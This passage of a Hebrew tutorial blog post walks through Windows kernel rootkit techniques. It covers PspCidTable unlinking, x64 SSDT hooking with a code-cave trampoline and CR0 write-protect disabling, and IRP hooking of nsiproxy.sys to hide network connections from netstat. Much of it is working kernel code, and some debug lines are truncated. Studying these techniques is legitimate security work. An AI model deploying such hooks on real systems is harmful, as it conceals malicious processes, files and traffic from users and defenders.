1) מציאת כל סוג של reference בקוד של הקרנל לכתובת של PspCidTable בהזזה לרגיסטר כלשהו ושל קריאה לפעולה כמו ExDestroyHandleA

2) להשיג את הבסיס של הקרנל בזיכרון המערכת ולאחר מכן להשיג את ה-text section. של הקרנל. בעזרת המידע הזה נוכל לעשות Pattern scanning דינאמית ולהשיג את הכתובות הרלוונטיות

```
PVOID memory_helpers::GetTextSectionOfSystemModuleADD(PVOID ModuleBaseAddress, ULONG* TextSectionSize) {
    PIMAGE_SECTION_HEADER TextSectionBase = NULL;
    if (ModuleBaseAddress == NULL) {
        return NULL;
    }
    TextSectionBase = memory_helpers::GetSectionHeaderFromName(ModuleBaseAddress, ".text");
    if (TextSectionBase == NULL) {
        return NULL;
    }

    if (TextSectionSize != NULL) {
        *TextSectionSize = TextSectionBase->Misc.VirtualSize;
    }
    return (PVOID)((ULONG64)ModuleBaseAddress + TextSectionBase->VirtualAddress);
}
```

```
PVOID memory_helpers::GetModuleBaseAddressADD(const char* ModuleName) {
    PSYSTEM_MODULE_INFORMATION SystemModulesInfo = NULL;
    PSYSTEM_MODULE CurrentSystemModule = NULL;
    ULONG InfoSize = 0;
    NTSTATUS Status = ZwQuerySystemInformation(SystemModuleInformation, 0, InfoSize, &InfoSize);
    if (InfoSize == 0) {
        DbgPrintEx(0, 0, "KMDFdriver GetModuleBaseAddressADD - did not return the needed size\n");
        return NULL;
    }
    SystemModulesInfo = (PSYSTEM_MODULE_INFORMATION)ExAllocatePoolWithTag(PagedPool, InfoSize, 'MbAp');
    if (SystemModulesInfo == NULL) {
        DbgPrintEx(0, 0, "KMDFdriver GetModuleBaseAddressADD - cannot allocate memory for system modules information\n");
        return NULL;
    }
    Status = ZwQuerySystemInformation(SystemModuleInformation, SystemModulesInfo, InfoSize, &InfoSize);
    if (!NT_SUCCESS(Status)) {
        DbgPrintEx(0, 0, "KMDFdriver GetModuleBaseAddressADD - query failed with status 0x%x\n", Status);
        ExFreePool(SystemModulesInfo);
        return NULL;
    }
    for (ULONG modulei = 0; modulei < SystemModulesInfo->ModulesCount; ++modulei) {
        CurrentSystemModule = &SystemModulesInfo->Modules[modulei];
        DbgPrintEx(0, 0, "KMDFdriver GetModuleBaseAddressADD - %s, %s\n", CurrentSystemModule->ImageName,
                                                                "\\SystemRoot\\System32\\ntoskrnl.exe");
        if (_stricmp(CurrentSystemModule->ImageName, "\\SystemRoot\\System32\\ntoskrnl.exe") == 0) {
            ExFreePool(SystemModulesInfo);
            return CurrentSystemModule->Base;
        }
    }
    return NULL;
}
```

3) ביצוע pattern scanning על הקוד של הקרנל כדי למצוא את ה-refrences שהתייחסנו אליהם

4) השגת HANDLE לתהליך\thread שרוצים להחביא והפעלת ExDestroyHandleA על הטבלה עם ה-handle

SSDT hooking

SSDT hooking היא שיטה ידועה מאוד בסביבת הקרנל, אך אין הרבה תיעוד על ההגיון מאחוריה במערכות 64 ביט. כפי שציינתי, ב-32 ביט התהליך של שימוש ב-SSDT וביצוע פעולות כמו SSDT hooking היה הרבה יותר פשוט:


1) השגת הבסיס של הטבלה מהיצוא של הקרנל (KiServiceDescriptorTable)
2) מציאת הערך המתאים של כתובת הפעולה שצריך לקרוא לה בטבלה בעזרת מספר ה-syscall (אינדקס בתוך הטבלה)
3) שינוי הערך בתוך הטבלה לכתובת של הפעולה שאנחנו רוצים להריץ בעזרת מנגנון כמו MDL

כל אלו השתנו ב-64 ביט, ולכן התהליך יותר ארוך ומסורבל ממה שהוא היה לפני כן:

1) השגת הבסיס של הטבלה בעזרת pattern scanning של פעולה מסוימת בקרנל (כפי שהסברתי בחלק על ה-SSDT)
2) השגת הערך של הפעולה המקורית שהייתה ב-entry כדי שנוכל לקרוא לה בכל מקרה כדי שהמערכת תפעל כרגיל (כפי שהסברתי בחלק על ה-SSDT)
3) מציאת זכרון לא משומש (code cave) בקרנל. צריך לעשות זאת בגלל שעכשיו ה-resolving של הפעולה מה-entry שלה ב-SSDT מבוצע בעזרת relative offset לבסיס של הטבלה. כלומר: אני חייב להיות בטווח של בין 0x0 לבין 0xFFFFFFFF מהבסיס של הטבלה כדי שנוכל לבצע SSDT hook. בגלל שהטבלה בקרנל והגודל הכולל של הקרנל לא עולה על 0xFFFFFFFF, במציאת code cave בקרנל נוכל ליצור סוג של trampoline שתקפוץ מאותו איזור בקרנל לפעולה שלנו שנמצאת מחוץ ל-ntoskrnl.exe. למציאת ה-code cave השגתי את בסיס ה-image של הקרנל וה-text section שלו בצורה זהה לזו שהצגתי בחלק על PspCidTable unlink
4) לאחר מציאת הזכרון שאליו נקפוץ עם ההוק נרצה להכין את אותו איזור בקרנל לכתיבה. כמו שציינתי זה ה-text section של ה-image של הקרנל ולכן האיזור יהיה ללא הרשאות כתיבה. נכתוב לאיזור בעזרת MDL והערך שנכתוב יהיה stub שרק יקפוץ לכתובת מחוץ ל-image של הקרנל, שאליה אנחנו באמת רוצים לקרוא
5) עכשיו ה-stub שלנו נמצא בתוך הקוד של הקרנל, וכדי לסיים את ה-hook נצטרך רק לשנות את הערך ב-entry ל-relative offset מהבסיס של הטבלה עד ל-stub שלנו. כדי שהקפיצה ל-stub שלנו תעבוד אנחנו צריכים להחליף את ארבעת הביטים הנמוכים ביותר ב-relative offset שלנו בארבעת הביטים הנמוכים ביותר בערך המקורי של ה-entry (לא מצאתי הסבר מוחלט לפעולה הזו אבל זה כנראה בגלל שה-handler של ה-syscalls עושה פעולות מסוימות בתרגום שמותאמות לכל entry ככה שהארבעת ביטים הנמוכים ביותר צריכים להיות קבועים)
6) כדי לכתוב ל-SSDT אנחנו יכולים להשתמש ב-MDL, אך בגלל שה-SSDT היא טבלה יחסית גדולה, לא נרצה להקצות כלכך הרבה זיכרון non-paged ולעשות את כל התהליך כדי לכתוב. במקום זאת, אנחנו יכולים לכבות את הביט של WP ברגיסטר CR0 של הדרייבר שלנו. CR0 הוא רגיסטר ששולט על הריצה

של תוכנה והביט של WP מונע מאיתנו לכתוב לאיזורים שהם read-only, כדי לשנות אותו נשתמש בפעולות __writecr0,__readcr0 ונשתמש ב-bitwise and בשביל לכבות את הביט של WP לפי הארכיטקטורה של AMD64:

WP Write Protect (bit 16 of CR0) — When set, inhibits supervisor-level procedures from writing into readonly pages; when clear, allows supervisor-level procedures to write into read-only pages (regardless of the U/S bit setting; see Section 4.1.3 and Section 4.6). **This flag facilitates implementation of the copy-on-write method of creating a new process (forking) used by operating systems such as UNIX.**



Control Register CR0

Legend (for 64-bit mode):
PE = Protected-mode Enabled (1=yes, 0=no)
PG = Paging Enabled (1=yes, 0=no)
PAE = Page-Addressing Extensions (1=enabled, 0=disabled)

7) לאחר כל התהליך הזה אנחנו סופסוף נוכל לכתוב את ה-relative offset שלנו ל-entry ונשחרר את כל הזכרון שנעלנו והקצנו, בין היתר גם נדליק חזרה את WP ב-CR0.

כל התהליך נראה כך:

```
NTSTATUS roothook::SSDT::SystemServiceDTHook(PVOID HookingFunction, ULONG Tag) {
    /* ... */
    BYTE DummyTrampoline[] = { 0x50,  // push rax
                               0x48, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  // movabs rax, HookingFunction
                               0x48, 0x87, 0x04, 0x24,  // xchg QWORD PTR [rsp],rax
                               0xc3 };  // ret (jmp to HookingFunction)
    PVOID TrampolineSection = NULL;  // Will hold the matching sequence of nop/int3 instructions for the trampoline hook
    PVOID KernelMapping = NULL;
    PVOID* OriginalFunction = NULL;
    PMDL KernelModuleDescriptor = NULL;
    KIRQL CurrentIRQL = NULL;
    ULONG SyscallNumber = 0;
    ULONG SSDTEntryValue = 0;
    NTSTATUS Status = STATUS_UNSUCCESSFUL;
    PULONG KiServiceTableBase = NULL;


    // Check for invalid parameters:
    if (HookingFunction == NULL || Tag == 0) {  // OriginalFunction == NULL || SyscallNumber == 0) {
        /* ... */
        return STATUS_INVALID_PARAMETER;
    }


    // Get the address of the original function from the SSDT and copy the new function (HookingFunction) to the trampoline hook:
    *OriginalFunction = (PVOID)roothook::SSDT::CurrentSSDTFuncAddr(SyscallNumber);
    RtlCopyMemory(&DummyTrampoline[3], &HookingFunction, sizeof(PVOID));
    DbgPrintEx(0, 0, "KMDFdriver SSDT hook, actual syscall function (%lu) - %p\n", SyscallNumber, *OriginalFunction);


    // Find a long enough sequence of nop/int3 instructions in the kernel's .text section to put the trampoline hook in:
    TrampolineSection = memory_helpers::FindUnusedMemoryADD(KernelTextSection, TextSectionSize, sizeof(DummyTrampoline));
    if (TrampolineSection == NULL) {
        /* ... */
        *OriginalFunction = NULL;
        return STATUS_NOT_FOUND;
```

```
DbgPrintEx(0, 0, "KMDFdriver SSDT hook, found code cave at %p (%lu)\n", TrampolineSection, SyscallNumber);


// Map the kernel into writeable space to be able to put trampoline hook in and modify the SSDT entry:
KernelModuleDescriptor = IoAllocateMdl(TrampolineSection, sizeof(DummyTrampoline), 0, 0, NULL);
if (KernelModuleDescriptor == NULL) {
    /* ... */
    *OriginalFunction = NULL;
    return STATUS_MEMORY_NOT_ALLOCATED;
}
DbgPrintEx(0, 0, "KMDFdriver SSDT hook, module descriptor at %p (%lu)\n", KernelModuleDescriptor, SyscallNumber);
MmProbeAndLockPages(KernelModuleDescriptor, KernelMode, IoReadAccess);
KernelMapping = MmMapLockedPagesSpecifyCache(KernelModuleDescriptor, KernelMode, MmCached, NULL, FALSE, NormalPagePriority);
if (KernelMapping == NULL) {
    MmUnlockPages(KernelModuleDescriptor);
    IoFreeMdl(KernelModuleDescriptor);
    /* ... */
    *OriginalFunction = NULL;
    return STATUS_UNSUCCESSFUL;
}
DbgPrintEx(0, 0, "KMDFdriver SSDT hook, mapped module to %p (%lu)\n", KernelMapping, SyscallNumber);


// Set the protection settings of the memory range to be both writeable and readable:
Status = MmProtectMdlSystemAddress(KernelModuleDescriptor, PAGE_READWRITE);
if (!NT_SUCCESS(Status)) {
    MmUnmapLockedPages(KernelMapping, KernelModuleDescriptor);
    MmUnlockPages(KernelModuleDescriptor);
    /* ... */
    *OriginalFunction = NULL;
    return STATUS_UNSUCCESSFUL;
}


// Patch the SSDT entry and write trampoline hook into the kernel:
KiServiceTableBase = (PULONG)KiServiceDescriptorTable->ServiceTableBase;
CurrentIRQL = roothook::SSDT::DisableWriteProtection();  // Disable WP (Write-Protection) to be able to write into the SSDT
RtlCopyMemory(KernelMapping, DummyTrampoline, sizeof(DummyTrampoline));  // Copy the trampoline hook in the kernel's memory
SSDTEntryValue = roothook::SSDT::GetOffsetFromSSDTBase((ULONG64)TrampolineSection);
SSDTEntryValue &= 0xFFFFFFF0;
SSDTEntryValue += KiServiceTableBase[SyscallNumber] & 0x0F;
KiServiceTableBase[SyscallNumber] = SSDTEntryValue;
roothook::SSDT::EnableWriteProtection(CurrentIRQL);  // Enable WP (Write-Protection) to restore earlier settings


// Unmap the kernel image:
MmUnmapLockedPages(KernelMapping, KernelModuleDescriptor);
```

בשימוש שלי ב-SSDT HOOK החבאתי קבצים בעזרת התחברות לפעולות NtQueryDirectoryFile/Ex אך תהליך ההחבאה ממש פשוט (קריאה לפעולה המקורית שמחזירה רשימה מקושרת של קבצים/תיקיות קיימים, השוואת שם לקובץ שאני רוצה להחביא, אם כן להוסיף ל-OffsetToNext של הקובץ הקודם את ה-OffsetToNext של הקובץ שאני רוצה להחביא) ולכן לא אכנס אליו.

ניתן להשתמש בשיטה זו להחביא registry keys, קבצים ותיקיות ואפילו להחביא תהליכים (hook ל-NtQuerySystemInformation). דבר שחשוב לזכור בשיטה זו הוא שהפעולה שתפעל במקום צריכה להיות מוכנה לקבל בדיוק את אותם פרמטרים ולהחזיר את אותו טיפוס כדי שהמערכת תמשיך לפעול כמו שצריך.

IRP hooking

השיטה הזו מבוסס על אותם IRP major tables שציינתי לפני כן. הפעולות שנמצאות בטבלה הזאת נקראות כ-dispatch functions ברגע שאירוע מסוים קורה, לדוגמא: IRP_MJ_DEVICE_CONTROL הוא האינדקס שבו יש מצביע לפעולה שתקרא ברגע שתוכנה מנסה לתקשר עם הדרייבר (כמו עם DeviceIoControl). הרעיון מאחורי IRP hooking הוא לשנות את המצביע שיש במערך באינדקס שאנחנו רוצים לעשות לו hook, ככה שהפעולה שלנו תקרא במקום הפעולה המקורית. רעיון זה הרבה יותר קל למימוש משיטות אחרות כמו SSDT hook בגלל שכקוד שרץ בקרנל, יש לי גישה לשנות את מבנה ה-DRIVER_OBJECT (הדרייבר עצמו מכניס ערכים "דינאמית" למערך).

כך ביצעתי זאת:

1) בגלל שאני כדרייבר של תוקף מנסה לעשות IRP hooking לדרייבר אחר למטרות זדוניות, אני קודם כל צריך למצוא את ה-DRIVER_OBJECT של הדרייבר המתאים. לשם כך ניתן להשתמש בפעולה ObReferenceObjectByName, הפעולה מקבלת כמה פרמטרים כשהמרכזיים בינהם הם השם של הדרייבר, המידע שמבקשים על הדרייבר והמקום לפלט של הפעולה (*PDRIVER_OBJECT שמקבל את המצביע למשתנה שמצביע על אובייקט הדרייבר). כדי שנוכל להשתמש בפעולה זו ולספק לה את סוג המידע שמבקשים על הדרייבר שאנחנו רוצים, נשתמש בטיפוס ובפעולה שמיוצאות לנו על ידי הקרנל בעזרת ההצהרה הבאה:

```
extern "C" NTSYSAPI NTSTATUS NTAPI ObReferenceObjectByName(
    PUNICODE_STRING ObjectName,
    ULONG Attributes,
    PACCESS_STATE AccessState,
    ACCESS_MASK DesiredAccess,
    POBJECT_TYPE ObjectType,
    KPROCESSOR_MODE AccessMode,
    PVOID ParseContext OPTIONAL,
    PVOID * Object
);
extern "C" POBJECT_TYPE * IoDriverObjectType;
```

2) מפה אנחנו כבר יכולים לעשות hook לפעולה שנמצאת באינדקס שאנחנו רוצים, אבל כדי שנוכל להשתמש בפעולה המקורית אם יש צורך \ לעשות unhook במקרה שיש צורך נרצה גם לשמור את הערך המקורי בטבלה

3) כדי לשנות את הערך בטבלה נוכל ישירות להכניס את המצביע לפעולה שלנו, אך בגלל שאנחנו רוצים לוודא שלא נתקל במקרה קיצון שבו תהיה פניה לאותו הפעולה בזמן ההחלפה של הערך, נשתמש בפעולה InterlockedExchange64 כדי לבצע את ההחלפה בצורה אטומית (רק פעולת אסמבלי אחת)

כך תהליך ה-hooking נראה:

```
DriverObject = general_helpers::GetDriverObjectADD(&DriverName);
if (DriverObject == NULL) {
    DbgPrintEx(0, 0, "KMDFdriver IRP - Major function %lu of driver %wZ, driver object cannot be resolved\n",
        MajorFunction, &DriverName);
    unicode_helpers::FreeUnicode(&DriverName);
    return STATUS_UNSUCCESSFUL;
}
DbgPrintEx(0, 0, "KMDFdriver IRP hook - Driver object is at %p\n", DriverObject);
OriginalFunction = DriverObject->MajorFunction[MajorFunction];
if (wcscmp(DriverName.Buffer, L"\\Driver\\tcpip") == 0) {
    TcpIpDispatchTable[MajorFunction] = DriverObject->MajorFunction[MajorFunction];
    DbgPrintEx(0, 0, "KMDFdriver IRP hook - Saved %lu of TcpIp.sys, %p\n",
        MajorFunction, DriverObject->MajorFunction[MajorFunction]);
    IsTcpIpHooked = TRUE;
}
else { // if (wcscmp(DriverName.Buffer, L"\\Driver\\nsiproxy") == 0) {
    NsiProxyDispatchTable[MajorFunction] = DriverObject->MajorFunction[MajorFunction];
    DbgPrintEx(0, 0, "KMDFdriver IRP hook - Saved %lu of NsiProxy.sys, %p\n",
        MajorFunction, DriverObject->MajorFunction[MajorFunction]);
    IsNsiProxyHooked = TRUE;
}
InterlockedExchange64((volatile long long*)(&(DriverObject->MajorFunction[MajorFunction])),
    (LONG64)HookingFunction);
DbgPrintEx(0, 0, "KMDFdriver IRP - Major function %lu of driver %wZ was hooked successfully to %p\n",
    MajorFunction, &DriverName, HookingFunction);
```

```
if ((ULONG64)OriginalFunction == (ULONG64)*(&(DriverObject->MajorFunction[MajorFunction]))) {
    DbgPrintEx(0, 0, "KMDFdriver IRP - Major function %lu of driver %wZ failed, value = original\n",
        MajorFunction, &DriverName);
    unicode_helpers::FreeUnicode(&DriverName);
    return STATUS_UNSUCCESSFUL;
}
if ((ULONG64)HookingFunction != (ULONG64)*(&(DriverObject->MajorFunction[MajorFunction]))) {
    DbgPrintEx(0, 0, "KMDFdriver IRP - Major function %lu of driver %wZ failed, value (%p) != hooking function\n",
        MajorFunction, &DriverName, *(&(DriverObject->MajorFunction[MajorFunction])), OriginalFunction);
    unicode_helpers::FreeUnicode(&DriverName);
    return STATUS_UNSUCCESSFUL;
}
unicode_helpers::FreeUnicode(&DriverName);
return STATUS_SUCCESS;
```

אני השתמשתי בשיטה זו כדי להחביא תקשורת אינטרנטית שיוצאת או נכנסת אל המערכת ככה שכלים כמו netstat לא יראו את ה-IP שאני רוצה להסתיר. עשיתי זאת בצורה כזו:

1) עשיתי IRP hook לפעולת ה-IRP_MJ_DEVICE_CONTROL בדרייבר nsiproxy.sys, ככה שפעולה שאני הכנתי תקרא כל פעם במקום הפעולה המקורית. הפעולה הזו אחראית בין היתר להחזרה של מידע על תקשורת אינטרנטית (גיליתי את זה בגלל שאחרי Reverse Engineering ל-netstat.exe שמתי לב שיש פניות לדרייבר הזה בלבד עבור המידע)

2) אחרי שהפעולה שלי התבצעה במקום הפעולה המקורית הדפסתי מידע כמו גודל הקלט שהגיע אלי והערכים שנמצאים בפועל ב-input buffers שהגיעו אלי. זה היה תהליך ארוך ומסובך אך בעזרת WinDBG ובעזרת רוטקיט שמצאתי שלקח גישה דומה (autochk, הוספתי קישור למטה) הגעתי ל-struct שמרכיב את הנתונים שמגיעים וחוזרים כקלט:


```
typedef struct _NSI_STRUCTURE_ENTRY {
    ULONG IpAddress;
    UCHAR Unknown[52];
} NSI_STRUCTURE_ENTRY, * PNSI_STRUCTURE_ENTRY;

typedef struct _NSI_STRUCTURE_2 {
    UCHAR Unknown[32];
    NSI_STRUCTURE_ENTRY EntriesStart[1];
} NSI_STRUCTURE_2, * PNSI_STRUCTURE_2;

typedef struct _NSI_STRUCTURE_1 {
    UCHAR Unknown1[40];
    PNSI_STRUCTURE_2 Entries;
    SIZE_T EntrySize;
    UCHAR Unknown2[48];
    SIZE_T NumberOfEntries;
} NSI_STRUCTURE_1, * PNSI_STRUCTURE_1;  // Main structure, provided to driver as input
```

3) בגלל שדרייבר מקבל בקשות שונות לאותה dispatch function (כמו שהסברתי עם קוד ה-IOCTL), לאחר שוידאתי אם הפרמטרים רלוונטיים לבקשה שאני צריך לשנות את התוצאות שלה אני הכנסתי ל-CompletionRoutine של ה-IRP פעולה אחרת שלי שתקבל את הרשימה ותבצע את ההחבאה האמיתית.


לא נכנסתי פה ל-driver stack שמתבצע ב-Windows אבל בפועל קיימים כמה דרייברים שפועלים אחד אחרי השני בהתרחשות בקשה מסוימת, זה נקרא ה-driver stack שפועל עבור אותה בקשה.

ה-IRP שמועבר לדרייבר יכול להיות ישר מהקורא ששלח את הבקשה ויכול להיות מדרייבר שפעל קודם לכן והעביר את הנתונים לדרייבר הבא ב-stack אחרי שהוא ביצע את הפעולות שהוא צריך לבצע, בין אם זה שינוי של הפרמטרים המקוריים או רק log למה שהגיע.

ה-CompletionRoutine ב-IRP יקרא על ידי הדרייבר האחרון ב-stack של הבקשה לאחר שהבקשה תעבור דרך כל הדרייברים ויהיו תוצאות מלאות, התהליך עובד בצורה כזו:



4) ההחבאה עצמה לא מורכבת במיוחד ודומה בעקרון להחבאת קובץ. הרשימה שבה נחביא את התעבורה היא בפועל רשימה של ערכי ULONG כשכל ערך מייצג כתובת IP שמתקשרת עם המערכת:



אנחנו נחפש את הערך של הכתובת שאנחנו רוצים להחביא ברשימה וברגע שנמצא אותו נאפס את הזכרון, מה שיגרום לתוכנות אחרות לא לראות את החיבור שהסתרנו.

כך נראת הפעולה שעושה hooking והפעולה שמוכנסת ל-CompletionRoutine:

```
NTSTATUS irphooking::EvilMajorDeviceControlNsiProxy(IN PDEVICE_OBJECT DeviceObject,
    IN PIRP Irp) {
    ULONG IrpIoControlCode = 0;
    PIO_STACK_LOCATION IrpStackLocation = NULL;
    MajorDeviceControlNsiProxy MajorDeviceControlNsiProxyFunction = NULL;
    PHP_CONTEXT FakeContext = NULL;
    IrpStackLocation = IoGetCurrentIrpStackLocation(Irp);
    IrpIoControlCode = IrpStackLocation->Parameters.DeviceIoControl.IoControlCode;
    if (IrpIoControlCode == IOCTL_NSI_QUERYCONNS) {
        if (IrpStackLocation->Parameters.DeviceIoControl.InputBufferLength == NSI_PARAMS_LENGTH) {
            FakeContext = (PHP_CONTEXT)ExAllocatePool(NonPagedPool, sizeof(HP_CONTEXT));
            if (FakeContext != NULL) {
                FakeContext->oldIocomplete = IrpStackLocation->CompletionRoutine;
                FakeContext->oldCtx = IrpStackLocation->Context;
                IrpStackLocation->CompletionRoutine = &irphooking::EvilCompletionNsiProxy;
                IrpStackLocation->Context = FakeContext;
                FakeContext->pcb = IoGetCurrentProcess();
                if ((IrpStackLocation->Control & SL_INVOKE_ON_SUCCESS)
                    == SL_INVOKE_ON_SUCCESS) {
                    FakeContext->bShouldInvolve = TRUE;
                }
                else {
                    FakeContext->bShouldInvolve = FALSE;
                }
                IrpStackLocation->Control |= SL_INVOKE_ON_SUCCESS;  // Invoke CompletionRoutine
            }
        }
    }


    // Call the original MajorDeviceControlNsiProxy:
    MajorDeviceControlNsiProxyFunction =
        (MajorDeviceControlNsiProxy)NsiProxyDispatchTable[IRP_MJ_DEVICE_CONTROL];
    return MajorDeviceControlNsiProxyFunction(DeviceObject, Irp);
}

// Attach to the requesting process and iterate IP address list:
KeStackAttachProcess(FakeContext->RequestingProcess, &ProcessApcState);
for (ULONG IpAddrIndex = 0; IpAddrIndex < UserParameters->NumberOfEntries; IpAddrIndex++) {
    if (irphooking::address_list::CheckIfInAddressList(NsiIPEntries[IpAddrIndex].IpAddress,
        &IndexOfAddressInList) && IndexOfAddressInList != -1) {

        // Found IP address to hide, zero memory out:
        if (NsiIPEntries[IpAddrIndex].IpAddress == 0) {
            ZeroHideCount++;
        }
        else {
            DbgPrintEx(0, 0, "KMDFdriver IRP - \\Driver\\nsiproxy device control, hiding ip 0
                NsiIPEntries[IpAddrIndex].IpAddress, IpAddrIndex, (ULONG)IndexOfAddressInList
        }
        RtlZeroMemory(&NsiIPEntries[IpAddrIndex], sizeof(NSI_STRUCTURE_ENTRY));
    }
}
if (ZeroHideCount > 0) {
    DbgPrintEx(0, 0, "KMDFdriver IRP - \\Driver\\nsiproxy device control, found and hid addre
        ZeroHideCount);
}
KeUnstackDetachProcess(&ProcessApcState);
```

סיכום

במאמר זה כיסיתי חלק גדול ומרכזי ממה שמתכנת או חוקר של הקרנל במערכת ההפעלה Windows ירצה לדעת לפני שהוא מתחיל. כמובן שיש עוד מבני נתונים רבים בקרנל שיכולים להיות רלוונטיים לפעילות המסוימת שכל מתכנת או חוקר מחליט לעשות או טכנולוגיות שיכולות להיות הכרחיות, אך מה שציינתי הוא בסיס מעולה גם לאנשים שרוצים להעמיק בצורת הפעילות של מערכת ההפעלה ולהבין את צורת החשיבה שמתעסקים עם מנגנונים כאלה בלב המערכת.

על המחבר

אני תלמיד בכיתה יב' המתעניין מאוד בעומקי מערכות ההפעלה - בעיקר Windows. אני מנסה לחקור וללמוד עוד כל הזמן, ולהעמיק את הידע שלי בתחומים שבהם אני מתעסק. במקרה שיש שאלות או רצון לתקשר איתי, ניתן לעשות זאת בעזרת הפרטים הללו:

shaygilat@gmail.com

https://github.com/shaygitub

https://www.linkedin.com/in/shay-gilat-67b727281

ביבליוגרפיה

- https://www.linkedin.com/pulse/journey-windows-kernel-exploitation-thebasics-neuvik-solutions - דרך פעילות הדרייבר
- https://www.vergiliusproject.com - הנדסה לאחור של דברים רבים ב-Windows
- https://reactos.org - שחזור של מערכת ההפעלה Windows לפתרון Open source
- https://github.com/shaygitub/ExtraStuffBlog/blob/main/_posts/2024-03-27-APCs.md - הסבר על APC
- https://github.com/shaygitub/ExtraStuffBlog/blob/main/_posts/2024-03-27-DPCs.md - הסבר על DPC
- https://info-savvy.com/understanding-eprocess-structure - הסבר על EPROCESS
- http://uninformed.org/index.cgi?v=3&a=7&p=6 - הסבר על PspCidTable
- https://github.com/JakubGlisz/GetSSDT - השגת הבסיס של ה-SSDT
- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/glimpse-into-ssdt-in-windows-x64-kernel - הסבר כללי על SSDT TABLE
- https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/manipulating-activeprocesslinks-to-unlink-processes-in-userland - הסבר על EPROCESS UNLINKING ועל LIST ENTRY
- https://www.unknowncheats.me/forum/anti-cheat-bypass/455676-remove-systemthread-pspcidtable.html - הסבר על PspCidTable
- https://github.com/crvvdev/MasterHide, https://repnz.github.io/posts/autochk-rootkit-analysis - רוטקיטים נוספים שמדגימים ומשתמשים בשיטות של SSDT HOOKING ו-IRP HOOKING בצורה שהדגמתי
- https://github.com/shaygitub/windows-rootkit - קישור לפרויקט שלי שמעבודה עליו למדתי את כל מה שהסברתי במאמר (והעמוד גיטהאב שלי ☺)